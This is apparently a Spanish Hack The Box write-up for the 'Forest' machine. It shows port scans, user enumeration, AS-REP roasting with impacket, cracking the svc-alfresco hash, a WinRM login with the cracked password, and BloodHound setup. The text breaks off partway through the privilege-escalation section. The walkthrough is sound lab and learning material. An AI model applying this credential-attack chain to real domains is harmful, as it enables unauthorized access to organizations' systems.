



Forest

## HTB MÁQUINA FOREST

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.6, es una maquina en Windows y que está en la categoría de dificultad fácil.



- User:

Lo primero que realizamos es un escaneo de puertos, donde nos encontramos, que es una máquina con muchos puertos abiertos y mucha información, entre esto que es una máquina bajo Active Directory, vemos que el dominio es htb.local, que corre con el protocolo de kerberos, entre otros datos interesantes.

```
angussMoody 0 • 2 [tmux]
root@angussMoody:~/hackthebox/Forest-10.10.10.161# cat nmap.txt
# Nmap 7.80 scan initiated Wed Jan 29 11:55:56 2020 as: nmap -sC -sV -O -o nmap.txt 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.15s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?      fingerprint-strings:
|_ DNSVersionBindReqTCP:
|_ version
|_ bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-01-29 17:04:40Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint:
SF-Port53-TCP:V=7.80%I=7%D=1/29%Time=5E31B96F%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"0x1e0x06x81x04x010x00x00x07version\
SF:x04bind0x0x10x03");
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393 (96%), Microsoft Windows Server 2016 (95%), M
ows 10 1507 - 1607 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2012 R2 (93%), Microsoft Windo
ndows 7, Windows Server 2012, or Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP
3%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h47m26s, deviation: 4h37m11s, median: 7m24s
|_ smb-os-discovery:
|_ OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|_ Computer name: FOREST
|_ NetBIOS computer name: FOREST\*00
|_ Domain name: htb.local
|_ Forest name: htb.local
|_ FQDN: FOREST.htb.local
|_ System time: 2020-01-29T09:07:49-08:00
|_ smb-security-mode:
|_ account used: guest
|_ authentication_level: user
|_ challenge response: supported
|_ message signing: required
|_ smb2-security-mode:
|_ 2.02:
|_ Message signing enabled and required
```



## Forest

Luego para esta máquina realizamos un escaneo con el script de @plaintextdo y nos encontramos con otros puertos como el puerto de WINRM.

```
root@angussmoody:~/hackthebox/Forest-10.10.10.161# ./PortScan.sh 10.10.10.161
Starting TCP unicornscan

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-01-29 15:22:36 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]

**** Display Results****
****      TCP      ****
9389,53,88,49677,3268,49665,49695,389,135,3269,47001,49664,49666,5985,445,49671,49684,593,49676,49667,
Starting UDP unicornscan

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-01-29 15:27:31 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]

****      UDP      ****
53918,53832,54391,
```

Teniendo estos datos, vamos a seguir enumerando y vamos a correr enum4linux para ver con que nos encontramos y vemos que tenemos unos usuarios, ahora necesitamos ver con que usuarios podemos escalar y encontrar las credenciales de estos usuarios.

```
=====
|   Users on 10.10.10.161   |
=====

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[lol] rid:[0x1db1]
user:[zed] rid:[0x1db2]
user:[bak] rid:[0x1db3]

=====
```



## Forest

Investigando un poco nos encontramos con una guía de ataques contra el protocolo de autenticación Kerberos (<https://www.tarlogic.com/en/blog/how-to-attack-kerberos/>) vamos a hacer uso del ataque ASREPROast con el script GetNPusers que viene en impacket (<https://github.com/SecureAuthCorp/impacket>).

con este ataque encontramos un hash para uno de los usuarios que habíamos enumerado antes, ahora vamos a tratar de desencriptarlo con john que fue el tipo de formato que escogimos en la bandera -format.

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Forest-10.10.10.161# python GetNPUsers.py -dc-ip 10.10.10.161 htb.local/ -usersfile users.txt -format john -outputfile hash.forest
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailbox367722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc3d9ad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0a9e9c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxd6d67b doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox9360781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd8723b doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox0659c1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(client not found in Kerberos database)
[-] invalid principal syntax
root@angussMoody:~/hackthebox/Forest-10.10.10.161# cat hash.forest
$krb5asrep$svc-alfresco@HTB.LOCAL:5d1731d9a321c4729b3d4b130b44508c164807fc9dfec99a4750c3e17fa981a00bd9cd9c28d4b4dc4e3481dcdcae30eb79fecfcc16b387038fe80bd19055e5ed6
986277dfb4e4047c37636d6f5c691ae56ad37368bf8b8463f036551025a8c94aa9db442e2195237c112bee6c6a27d0186bd3c913ead20d009f1c90a6311db73c680be7da712dac997856db9c7ef67187f11c776
35bb580022f07379c2ced0e4b1cf801f6d913cb118bd018007af29f03d66726381a2551800397af1a67cf3c2fe20097ef70718efc4c5e92beb26440c479ac4db0fd3b6341a5f7cb64adbaa4ef5cf6d2c6b2
ca3f4424c80da10dbdb93742e
root@angussMoody:~/hackthebox/Forest-10.10.10.161#
```

Vamos a utilizar la herramienta John the Ripper con el diccionario rockyou para saber si podemos crackear el hash encontrado

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Forest-10.10.10.161# john --wordlist='/usr/share/wordlists/rockyou.txt' hash.forest
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvic ($krb5asrep$svc-alfresco@HTB.LOCAL)
lg 0:00:00:10 DONE (2020-01-30 09:33) 0.09940g/s 406139p/s 406139c/s s4ls469..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@angussMoody:~/hackthebox/Forest-10.10.10.161#
```

Ya en este punto, tenemos un usuario y una contraseña ahora debemos encontrar la forma de ingresar al sistema, como vimos en el escaneo, tenemos habilitado el puerto 5985 de WINRM así que vamos a utilizar el evil-winrm de hackplayer (<https://github.com/Hackplayers/evil-winrm>) con las credenciales que tenemos

```
angussMoody 0 • 2 ruby2.5
root@angussMoody:~/hackthebox/Forest-10.10.10.161# evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvic
Evil-WinRM shell v2.0
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


Directory: C:\Users\svc-alfresco\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-r---          9/23/2019    2:16 PM             32 user.txt

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

y así obtenemos nuestra primera flag.





- **Escalada de Privilegios:**

Para la escalada estuvimos mucho tiempo, pensando que podíamos hacer, así que investigando un poco en foros y grupos obtuvimos una pista sobre BloodHound (El sabueso), esta herramienta nos permite hacer el descubrimiento del Directorio Activo, permitiéndonos ver de forma gráfica, usuarios, grupos y permisos, así que nos instalamos esta herramienta que viene con una Base de Datos llamada Neo4j, es una herramienta muy completa para la enumeración, así que nos instalamos esta herramienta y en el proceso nos encontramos con dos formas de graficar, así que vamos a ver las 2 formas en este writeup.

### 1. Primera forma de graficar:

Para esta primera forma vamos a clonar el repositorio de bloodhound.py desde la página de GitHub (<https://github.com/fox-it/BloodHound.py>) ingresamos al directorio BloodHound.py y ahí encontramos nuestro script, corremos el script con estas banderas y nos dará unos archivos .json

[illegible]

Donde al importarlos en bloodhound nos mostrará de manera gráfica estos datos.

```
root@angussMoody:~/hackthebox/Forest-10.10.10.161/BloodHound.py# ls -l
total 236
drwxr-xr-x 5 root root 4096 ene 30 11:46 bloodhound
-rwxr-xr-x 1 root root 61 ene 30 11:44 bloodhound.py
-rw-r--r-- 1 root root 2988 ene 30 11:56 computers.json
-rw-r--r-- 1 root root 3372 ene 30 11:55 domains.json
-rw-r--r-- 1 root root 128851 ene 30 11:55 groups.json
-rw-r--r-- 1 root root 1063 ene 30 11:44 LICENSE
-rw-r--r-- 1 root root 2990 ene 30 11:44 README.md
-rw-r--r-- 1 root root 52 ene 30 11:56 sessions.json
-rw-r--r-- 1 root root 1042 ene 30 11:44 setup.py
-rw-r--r-- 1 root root 77364 ene 30 11:54 users.json
root@angussMoody:~/hackthebox/Forest-10.10.10.161/BloodHound.py#
```



## Forest

Para poder importar los archivos a bloodhound debemos iniciar la base de datos de Neo4j y en el primer inicio podemos realizar un cambio de contraseña desde el localhost, ya que por defecto viene con el mismo nombre del usuario neo4j

```
root@angussMoody:~/hackthebox/Forest-10.10.10.161/BloodHound.py# neo4j console
Active database: graph.db
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2020-01-30 17:07:51.664+0000 INFO  ===== Neo4j 3.5.3 =====
2020-01-30 17:07:51.725+0000 INFO  Starting...
2020-01-30 17:08:00.055+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-01-30 17:08:06.190+0000 INFO  Started.
2020-01-30 17:08:10.191+0000 INFO  Remote interface available at http://localhost:7474/
2020-01-30 17:08:50.130+0000 WARN  The client is unauthorized due to authentication failure.
```

Ingresamos desde nuestro navegador a nuestro localhost por el puerto 7474 como nos indica y en el password ponemos neo4j

Neo4j Browser

localhost:7474/browser/

Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you.

`$ :server connect`

### Connect to Neo4j

Database access requires an authenticated connection.

Connect URL  
bolt://localhost:7687

Username  
neo4j


Password  
\*\*\*\*\*

Connect




## Forest

En el primer ingreso, nos pedirá un cambio de contraseña, Para este ejemplo lo vamos a poner la contraseña como fri3nds, este será el password de la base de datos Neo4j y ya podremos ingresar




Ahora damos bloodhound en un nuevo panel o pestaña y se nos abrirá la herramienta, nos fijamos que el estado está OK, ponemos el usuario neo4j y la password de nuestra base de datos







Forest

Ahora solo nos queda subir nuestros archivos .json para poder ver la gráfica, vamos a opción de upload data y subimos nuestros archivos o podemos arrastrar y soltar dentro de la herramienta.



y así podemos ver la información de, usuarios, grupos, computadoras entre otras cosas




vamos a realizar un ejemplo de cómo ver el gráfico para saber más o menos como funciona la herramienta, si por ejemplo buscamos el grupo Administrator@htb.local, damos clic derecho sobre este y luego damos sobre Shortest Paths to Here.




## Forest

Nos mostrará la gráfica de cómo está conformado este grupo, los grupos relacionados, los usuarios que pertenecen a este grupo, entre otras cosas



Y así podemos ir mirando con cada grupo o usuario







## Forest

### 2. Segunda forma de graficar

En el proceso encontramos otra forma de graficar y para nosotros la más completa y es por medio del script SharpHound.ps1 (<https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1>) nos descargamos este script y lo subimos por medio de la Shell que tenemos con evil-winrm con el comando upload y la ruta donde tenemos nuestro script.

Una vez que subimos nuestro archivo, lo importamos en las sesiones de powershell para poder ejecutarlo y con -Collectionmethod All nos dará un archivo comprimido con los .json

```
angussMoody 0 • 2 ruby2.5
root@angussMoody:~/hackthebox/Forest-10.10.10.161# evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvic
Evil-WinRM shell v2.0
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ..
*Evil-WinRM* PS C:\Users\svc-alfresco> cd music
